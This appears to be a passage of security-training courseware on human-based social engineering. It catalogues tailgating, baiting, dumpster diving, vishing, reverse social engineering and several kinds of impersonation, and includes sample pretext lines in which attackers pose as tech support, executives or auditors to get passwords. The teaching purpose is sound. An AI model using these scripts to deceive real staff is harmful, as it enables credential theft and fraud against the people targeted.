
- **Unauthorized listening of conversations**, or reading of messages
- Interception of audio, video, or written communication
- Can be done using **communication channels** such as telephone lines, email, instant messaging, etc.

Shoulder Surfing

- Direct observation techniques such as **looking over someone's shoulder** to get information such as passwords, PINs, account numbers, etc.
- Can also be done from a farther distance with the aid of **vision enhancing devices** such as binoculars


Dumpster Diving

- **Looking for treasure in someone else's trash**
- Involves collecting **phone bills**, **contact information**, **financial information**, operations-related information, etc. from the target company's trash bins or printer bins, or user desks (e.g., sticky notes), etc.



Human-based Social Engineering (Cont'd)

Reverse Social Engineering	The attacker presents him/herself as an **authority** and the target seeks his or her advice before or after offering the information that the attacker needs
Piggybacking	An authorized person intentionally or unintentionally allows an **unauthorized person** to pass through a secure door e.g., "I forgot my ID badge at home. Please help me"
Tailgating	The attacker, wearing a **fake ID badge**, enters a secured area by closely following an authorized person through a door that requires key access
Diversion Theft	The attacker **tricks a person responsible for making a genuine delivery** into delivering the consignment to a location other than the intended location



Human-based Social Engineering (Cont'd)

Honey Trap	Attackers target a person inside the company online, pretending to be an attractive person. They then begin a fake online relationship to obtain **confidential information** about the target company
Baiting	Attackers offer end users something alluring in exchange for important information such as **login details** and other sensitive data A physical device such as **USB flash drive** containing malicious files is left in a location where people can easily find it
Quid Pro Quo	Attackers call numerous **random numbers** within a company, claiming to be from technical support They offer their service to end users in exchange for confidential data or login credentials
Elicitation	Attackers extract information from the victim by engaging him/her in normal and **disarming conversations** Based on the victim's interests, attackers must work to target their elicitation approach to extract the relevant information

Human-based Social Engineering

Impersonation

Impersonation is a common human-based social engineering technique where an attacker pretends to be a legitimate or authorized person. Attackers perform impersonation attacks personally or use a phone or another communication medium to mislead their target and trick them into revealing information. The attacker might impersonate a courier or delivery person, janitor, businessman, client, technician, or they may pretend to be a visitor. Using this technique, the attacker gathers sensitive information by scanning terminals for passwords, searching for important documents on employees' desks, rummaging through bins, and through other tactics. The attacker may even try to overhear confidential conversations and "**shoulder surf**" to obtain sensitive information.

Types of impersonation used in social engineering:

- Posing as a legitimate end-user
- Posing as an important user
- Posing as a technical support agent
- Posing as an internal employee, client, or vendor
- Posing as a repairman
- Abusing the over-helpfulness of the help desk
- Posing as someone with third-party authorization
- Posing as a tech support agent through vishing

- Posing as a trusted authority

Some impersonation tricks that an attacker performs to gather sensitive information about the target organization exploit the human nature of trust, fear, and moral obligation.

- **Posing as a Legitimate End User**

  An attacker might impersonate an employee and then resort to deviant methods to gain access to privileged data. They may provide a false identity to obtain sensitive information.

  Another example is when a "**friend**" of an employee asks them to retrieve information that a bedridden employee supposedly needs. There is a well-recognized rule in social interaction that a favor begets a favor, even if the original "**favor**" is offered without a request from the recipient. This is known as reciprocation. Corporate environments deal with reciprocation daily. Social engineers try to take advantage of this social trait via impersonation.

  Example:

  "Hi! This is John from the finance department. I have forgotten my password. Can I get it?"

- **Posing as an Important User**

  Another behavioral factor that aids a social engineer is people's habit of not questioning authority. People often go out of their way for those whom they perceive to have authority. An attacker posing as an important individual — such as a vice president or director — can often manipulate an unprepared employee. Attackers who take impersonation to a higher level by assuming the identity of an important employee add an element of intimidation. The reciprocation factor also plays a role in this scenario where lower-level employees might go out of their way to help a higher-authority. For example, it is less likely that a help-desk employee will turn down a request from a vice president who is hard-pressed for time and needs some vital information for a meeting. In case an employee refuses to divulge information, social engineers may use authority to intimidate employees and may even threaten to report the employee's misconduct to their supervisors. This technique assumes greater significance when the attacker considers it a challenge to get away with impersonating an authority figure.

  Example:

  "Hi! This is Kevin, the CFO's Secretary. I'm working on an urgent project, and I forgot my system password. Can you help me out?"

- **Posing as a Technical Support Agent**

  Another technique involves an attacker masquerading as a technical support agent, particularly when the victim is not proficient in technical areas. The attacker may pretend to be a hardware vendor, a technician, or a computer supplier. One demonstration at a hacker meeting had the speaker calling Starbucks and asking its employees whether their broadband connection was properly working. The perplexed employee replied that it was the modem that was giving them trouble. The hacker, without giving any credentials, went on to make him read out the credit card number of the last transaction. In a corporate scenario, the attacker may ask employees to reveal their login information, including their password, to fix a nonexistent problem.

Example:

"Sir, this is Mathew, technical support at X Company. Last night we had a system crash here, and we are checking for lost data. Can you give me your ID and password?"

- **Posing as an Internal Employee, Client, or Vendor**

  The attacker usually dresses up in business clothes or another suitable uniform. They enter an organization's building while pretending to be a contractor, client, service personnel, or another authorized person. Then they roam around unnoticed and look for passwords stuck on terminals, extract critical data from wastepaper bins, papers lying on desks, and perform other information gathering. The attacker may also implement other social engineering techniques such as shoulder surfing (observing users typing login credentials or other sensitive information) and eavesdropping (purposely overhearing confidential conversations between employees) to gather sensitive information that might help launch an attack on the organization.

- **Repairman**

  Computer technicians, electricians, and telephone repairpersons are generally unsuspected people. Attackers might impersonate a technician or repair person and enter the organization. They perform normal activities associated with their assumed duty while looking for hidden passwords, critical information on desks, information in trash bins, and other useful information; they sometimes even plant snooping devices in hidden locations.

Impersonation (Vishing)

Vishing (voice or VoIP phishing) is an impersonation technique in which the attacker uses Voice over IP (VoIP) technology to trick individuals into revealing their critical financial and personal information and uses the information for financial gain. The attacker uses caller ID spoofing to forge identification. In many cases, Vishing includes pre-recorded messages and instructions resembling a legitimate financial institution. Through Vishing, the attacker tricks the victim into providing bank account or credit card details for identity verification over the phone.

The attacker may send a fake SMS or email message to the victim, asking the victim to call the financial institution for credit card or bank account verification. In some cases, the victim receives a voice call from the attacker. When the victim calls the number listed in the message or receives the attacker's call, they hear recorded instructions that insist they provide personal and financial information like name, date of birth, social security number, bank account numbers, credit card numbers, or credentials like usernames, passwords. Once the victim provides the information, the recorded message confirms verification of the victim's account.

Discussed below are some tricks attackers use when Vishing to gather sensitive information.

- **Abusing the Over-Helpfulness of Help Desk**

  Help desks are frequently targeted for social engineering attacks for a reason. The staff members are trained to be helpful, and they often give away sensitive information such as passwords and network information without verifying the authenticity of the caller.

  The attacker should know employees' names and have details about the person he is trying to impersonate to be effective. The attacker may call a company's help desk pretending to be a senior official to try to extract sensitive information out of the help desk.

  Example:

  A man calls a company's help desk and says he has forgotten his password. He adds that if he misses the deadline on a big advertising project, his boss might fire him.

  The help desk worker feels sorry for him and quickly resets the password, unwittingly giving the attacker entrance into the corporate network.

- **Third-party Authorization**

  Another popular technique used by an attacker is to represent themself as an agent authorized by some senior authority in an organization to obtain information on their behalf.

  For instance, when an attacker knows the name of the employee in the target organization authorized to access the required information, they keep a vigil on them so that they can access the required data in the absence of the concerned employee. In this case, the attacker can approach the help desk or other personnel in the company claiming that the employee (authority figure) has requested the information.

  Even though there might be suspicion attached to the authenticity of the request, people tend to overlook this in favor of being helpful in the workplace. People tend to believe that others are being honest when they reference an important person and provide the required information.

  This technique is effective, particularly when the authority figure is on vacation or traveling, making instant verification impossible.

  Example:

  "Hi, I am John, I spoke with Mr. XYZ last week before he went on vacation and he said that you would be able to provide me with the information in his absence. Could you help me out?"

- **Tech Support**

  Like the impersonation of a tech support agent above, an attacker can use vishing to pretend to be a technical support staff member of the target organization's software vendor or contractor to obtain sensitive information. The attacker may pretend to troubleshoot a network problem and ask for the user ID and password of a computer to detect the problem. Believing them to be a troubleshooter, the user would provide the required information.

Example:

> **Attacker**: "Hi, this is Mike from tech support. Some folks in your office have reported a slowdown in logging. Is this true?"
>
> **Employee**: "Yes, it has seemed slow lately."
>
> **Attacker**: "Well, we have moved you to a new server, and your service should be much better now. If you want to give me your password, I can check your service. Things will be better from now on."

- **Trusted Authority Figure**

  The most effective method of social engineering is posing as a trusted authority figure. An attacker might pretend to be a fire marshal, superintendent, auditor, director, or other important figure over the phone or in-person to obtain sensitive information from the target.

  Example:

  1. "Hi, I am John Brown. I'm with the external auditor, Arthur Sanderson. We've been requested by the corporate to do a surprise inspection of your disaster recovery procedures. Your department has 10 minutes to show me how you would recover from a website crash."
  2. "Hi, I'm Sharon, a sales rep out of the New York office. I know this is short notice, but I have a group of prospective clients out in the car, and I've been trying to get them to outsource their security training needs to us for months.

     They're located just a few miles away, and I think that if I can give them a quick tour of our facilities, it would be enough to push them over the edge and get them to sign up.

     Oh yeah, they are particularly interested in what security precautions we've adopted. It seems someone hacked into their website a while back, which is one of the reasons they're considering our company."
  3. "Hi, I'm with Aircon Express Services. We received a call that the computer room is getting too warm, so I need to check your HVAC system." Using professional-sounding terms like HVAC (Heating, Ventilation, and Air Conditioning) may add just enough credibility to an intruder's masquerade to allow them to access the targeted secured resource.

Eavesdropping

Eavesdropping refers to an unauthorized person listening to a conversation or reading others' messages. It includes the interception of any form of communication, including audio, video, or written, using channels such as telephone lines, email, and instant messaging. An attacker can obtain sensitive information such as passwords, business plans, phone numbers, and addresses.

Shoulder Surfing

Shoulder surfing is the technique of looking over someone's shoulder as they key information into a device. Attackers use shoulder surfing to find out passwords, personal identification numbers, account numbers, and other information. They sometimes even use binoculars and other optical devices or install small cameras to record the actions performed on the victim's system to obtain login details and other sensitive information.

Dumpster Diving

Dumpster diving is the process of retrieving sensitive personal or organizational information by searching through trash bins. Attackers can extract confidential data such as user IDs, passwords, policy numbers, network diagrams, account numbers, bank statements, salary data, source code, sales forecasts, access codes, phone lists, credit card numbers, calendars, and organizational charts on paper or disk. Attackers can then use this information to perform various malicious activities. Sometimes attackers even use pretexts to support their dumpster diving initiatives, such as impersonating a repair person, technician, cleaner, or other legitimate worker.

Information that attackers can obtain by searching through trash bins includes:

- **Phone lists**: Disclose employees' names and contact numbers.
- **Organizational charts**: Disclose details about the structure of the company, physical infrastructure, server rooms, restricted areas, and other organizational data.
- **Email printouts, notes, faxes, and memos**: Reveal personal details of an employee, passwords, contacts, inside working operations, certain useful instructions, and other data.
- **Policy manuals**: Reveal information regarding employment, system use, and operations.
- **Event notes, calendars, or computer use logs**: Reveal information regarding the user's log on and off timings, which helps the attacker to decide on the best time to plan their attack.

Reverse Social Engineering

Generally, reverse social engineering is difficult to carry out. This is primarily because its execution needs a lot of preparation and skills. In reverse social engineering, a perpetrator assumes the role of a knowledgeable professional so that the organization's employees ask them for information. The attacker usually manipulates questions to draw out the required information.

First, the social engineer will cause an incident, creating a problem, and then present themself as the problem solver through general conversation, encouraging employees to ask questions. For example, an employee may ask how this problem has affected files, servers, or equipment. This provides pertinent information to the social engineer. Many different skills and experiences are required to carry out this tactic successfully.

Provided below are some of the techniques involved in reverse social engineering:

- **Sabotage**: Once the attacker gains access, they will corrupt the workstation or make it appear corrupted. Under such circumstances, users seek help as they face problems.
- **Marketing**: To ensure that the user calls the attacker, the attacker must advertise. The attacker can do this either by leaving their business card in the target's office or by placing their contact number on the error message itself.
- **Support**: Even if the attacker has already acquired the desired information, they may continue to assist the users so that they remain ignorant of the hacker's identity.

